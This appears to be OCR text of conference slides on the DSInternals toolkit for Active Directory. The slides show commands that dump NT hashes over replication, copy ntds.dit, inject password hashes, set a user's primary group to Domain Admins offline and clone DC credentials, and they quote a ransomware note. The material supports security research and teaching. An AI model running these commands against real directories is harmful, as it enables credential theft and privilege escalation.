9f54bd1be9391fe8ef0a81f1e5492f706d75267c7512301776225aa40230d88ec
bfda5899fe8efcfafa0ea5b286e6f6d1b3f3e27bac7b495d9416c3d4918cb73af
32cd7318fe07caaf7aa8e8ab1075ef9705bd044a001cc0707937aab66598000000
  pExPrivateKey      :
  **BLOB**
    dwVersion           : 00000001 - 1
    guidProvider        : {df9d8cd0-1501-11d1-8c7a-00c04fc297eb}
    dwMasterKeyVersion  : 00000001 - 1
    guidMasterKey       : {47070660-c259-4d90-8bc9-187605323450}
```

Demo

Exctracting and Decrypting Roamed Credentials

Bootable Flash Drive




```
PS C:\> Get-WmiObject Win32_OperatingSystem | select SystemDevice,Version

SystemDevice                                                    Version
------------                                                    -------
\Device\Ramdisk{d9b257fc-684e-4dcb-ab79-03cfa2f6b750} 10.0.10240


PS C:\> Set-ADDBPrimaryGroup -DBPath C:\Windows\NTDS\ntds.dit `
>>>                          -SamAccountName john.doe `
>>>                          -PrimaryGroupId 512
```

DSInternals ∈ Commando VM


COMMANDO VM

COMPLETE MANDIANT OFFENSIVE VM

Restore From Media: Motivation



```
Ooops, your important files are encrypted.

 If you see this text, then your files are no longer accessible, because they
have been encrypted.  Perhaps you are busy looking for a way to recover your
files, but don't waste your time.  Nobody can recover your files without our
decryption service.

We guarantee that you can recover all your files safely and easily.  All you
need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send $300 worth of Bitcoin to following address:

   1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX


2. Send your Bitcoin wallet ID and personal installation key to e-mail
   wowsmith123456@posteo.net. Your personal installation key:

   8UeiNr-ngRtrs-NFx836-CyWwqF-wmKmF3-dsWL7g-PLtmUm-qgEoWa-ubECnf-NAEyfT

 If you already purchased your key, please enter it below.
Key: _
```



Backup Mode

Choose what data you want to backup from this computer.


Backup mode:

○ **Entire computer (recommended)**
Back up your entire computer image for fast recovery on any level. Deleted, temporary and page files are automatically excluded from the image to reduce the backup size.

○ **Volume level backup**
Back up images of selected volumes, for example only data volumes. Deleted, temporary and page files are automatically excluded from the image to reduce the backup size.

● **File level backup (slower)**
Back up individual files and folders by mask. This mode produces an image-based backup with only selected files included in the image.


Install From Media (IFM) Backup



```
C:\>ntdsutil
ntdsutil: activate instance ntds
Active instance set to "ntds".
ntdsutil: ifm
ifm: create full C:\IFM
Creating snapshot...
Snapshot set {3645bb2d-0df8-4e08-9c19-63475ebe6e14} generated successfully.
Snapshot {d4fab257-bb13-4de5-a9eb-6c03b0aeab9c} mounted as C:\$SNAP_201503011440
_VOLUMEC$\
Snapshot {d4fab257-bb13-4de5-a9eb-6c03b0aeab9c} is already mounted.
Initiating DEFRAGMENTATION mode...
     Source Database: C:\$SNAP_201503011440_VOLUMEC$\Windows\NTDS\ntds.dit
     Target Database: C:\IFM\Active Directory\ntds.dit

                  Defragmentation  Status (% complete)

          0    10   20   30   40   50   60   70   80   90  100
          |----|----|----|----|----|----|----|----|----|----|
          ...................................................

Copying registry files...
Copying C:\IFM\registry\SYSTEM
Copying C:\IFM\registry\SECURITY
Snapshot {d4fab257-bb13-4de5-a9eb-6c03b0aeab9c} unmounted.
IFM media created successfully in C:\IFM
ifm: quit
ntdsutil: quit

C:\>_
```

black hat ARSENAL

RFM Script




```
Rename-Computer -NewName 'LON-DC1' -Force -Restart
# Reboot

dcpromo.exe /unattend /ReplicaOrNewDomain:Domain /NewDomain:Forest /NewDomainDNSName:"Adat
# Reboot

# Re-encrypt the DB
Set-ADDBBootKey -DBPath "C:\Users\Administrator\Desktop\NTDS\ntds.dit" `
                -OldBootKey 61d45c669e9a42cfaf9165e202b1a56a `
                -NewBootKey 9d2045c35aca45d556fbfe3348019258

Stop-service -Name NTDS -Force

# Clone DC machine account password
$dcAccount = Get-ADDBAccount -SamAccountName LON-DC1$ `
                             -DBPath C:\Windows\NTDS\ntds.dit `
                             -BootKey 9d2045c35aca45d556fbfe3348019258

Set-ADDBAccountPasswordHash -SamAccountName LON-DC1$ `
                            -NTHash $dcAccount.NTHash `
                            -SupplementalCredentials $dcAccount.SupplementalCredentials `
                            -DBPath "C:\Users\Administrator\Desktop\NTDS\ntds.dit" `
                            -BootKey 9d2045c35aca45d556fbfe3348019258

# Inject old domain info (SID, GUID)
Set-LsaPolicyInformation -DomainName ADATUM `
                         -DnsDomainName Adatum.com `
                         -DnsForestName Adatum.com `
                         -DomainGuid c2fdf89d-b8da-4fcd-b068-1911eb0485f0 `
                         -DomainSid S-1-5-21-3623811015-3361044348-30300820

# Force Invocation ID change
reg.exe delete 'HKLM\System\CurrentControlSet\Services\NTDS\Parameters' /v 'DSA Database E

# Replace ntds.dit
$acl = Get-Acl -Path C:\Windows\NTDS
```

Demo

Restore From Media Script


Online Database Access

Online Database Dump



```
PS C:\> $pass = Read-Host -AsSecureString
********
PS C:\> $cred = New-Object PSCredential 'Administrator',$pass
PS C:\> Get-ADReplAccount -SamAccountName April -Domain Adatum `
>>> -Server LON-DC1 -Credential $cred -Protocol TCP

DistinguishedName: CN=April Reagan,OU=IT,DC=Adatum,DC=com
Sid: S-1-5-21-3180365339-800773672-3767752645-1375
Guid: 124ae098-699b-4450-a47a-314a29cc90ea
SamAccountName: April
SamAccountType: User
UserPrincipalName: April@adatum.com
PrimaryGroupId: 513
SidHistory:
Enabled: True
Deleted: False
LastLogon:
DisplayName: April Reagan
GivenName: April
Surname: Reagan
Description:
NTHash: 92937945b518814341de3f726500d4ff
LMHash:
NTHashHistory:
  Hash 01: 92937945b518814341de3f726500d4ff
  Hash 02: 36aa83bdcab3c9fdaf321ca42a31c3fc
  Hash 03: 92937945b518814341de3f726500d4ff
LMHashHistory:
```

Injecting Password Hashes



```
PS> Set-SamAccountPasswordHash -SamAccountName April -Domain Adatum `
>>>                            -NTHash 92937945b518814341de3f726500d4ff -Server lon-dc1
PS>
```

Demo

Reverting Active Directory Password Resets

Key Credential Types

NGC	Next-Gen Credentials
FIDO	Fast IDentity Online Key
STK	Session Transport Key
FEK	File Encryption Key (Undocumented)
BitlockerRecovery	BitLocker Recovery Key (Undocumented)
AdminKey	PIN Reset Key (Undocumented)

Demo

Injecting Custom NGC Keys

Misc

Password Hash Calculation

- LM Hash
- NT Hash
- Kerberos Keys
- WDigest Hashes
- OrgID Hash (Used by Azure AD Connect)

Demo

Password Hash Calculation

Password Encryption/Decryption

- Unattend.xml Passwords
- Group Policy Preferences Passwords
- LDIF Unicode Passwords

Thank you!

If you have questions you can email me at michael@cqure.pl

Michael Grafnetter
CQURE: Identity, Cloud & Security Architect
CQURE Academy: Trainer
MCT, CEI, MCSA
michael@cqure.pl

CQURE

GOPAS POCITACOVA.SKOLA.CZ

@CQUREAcademy
@MGrafnetter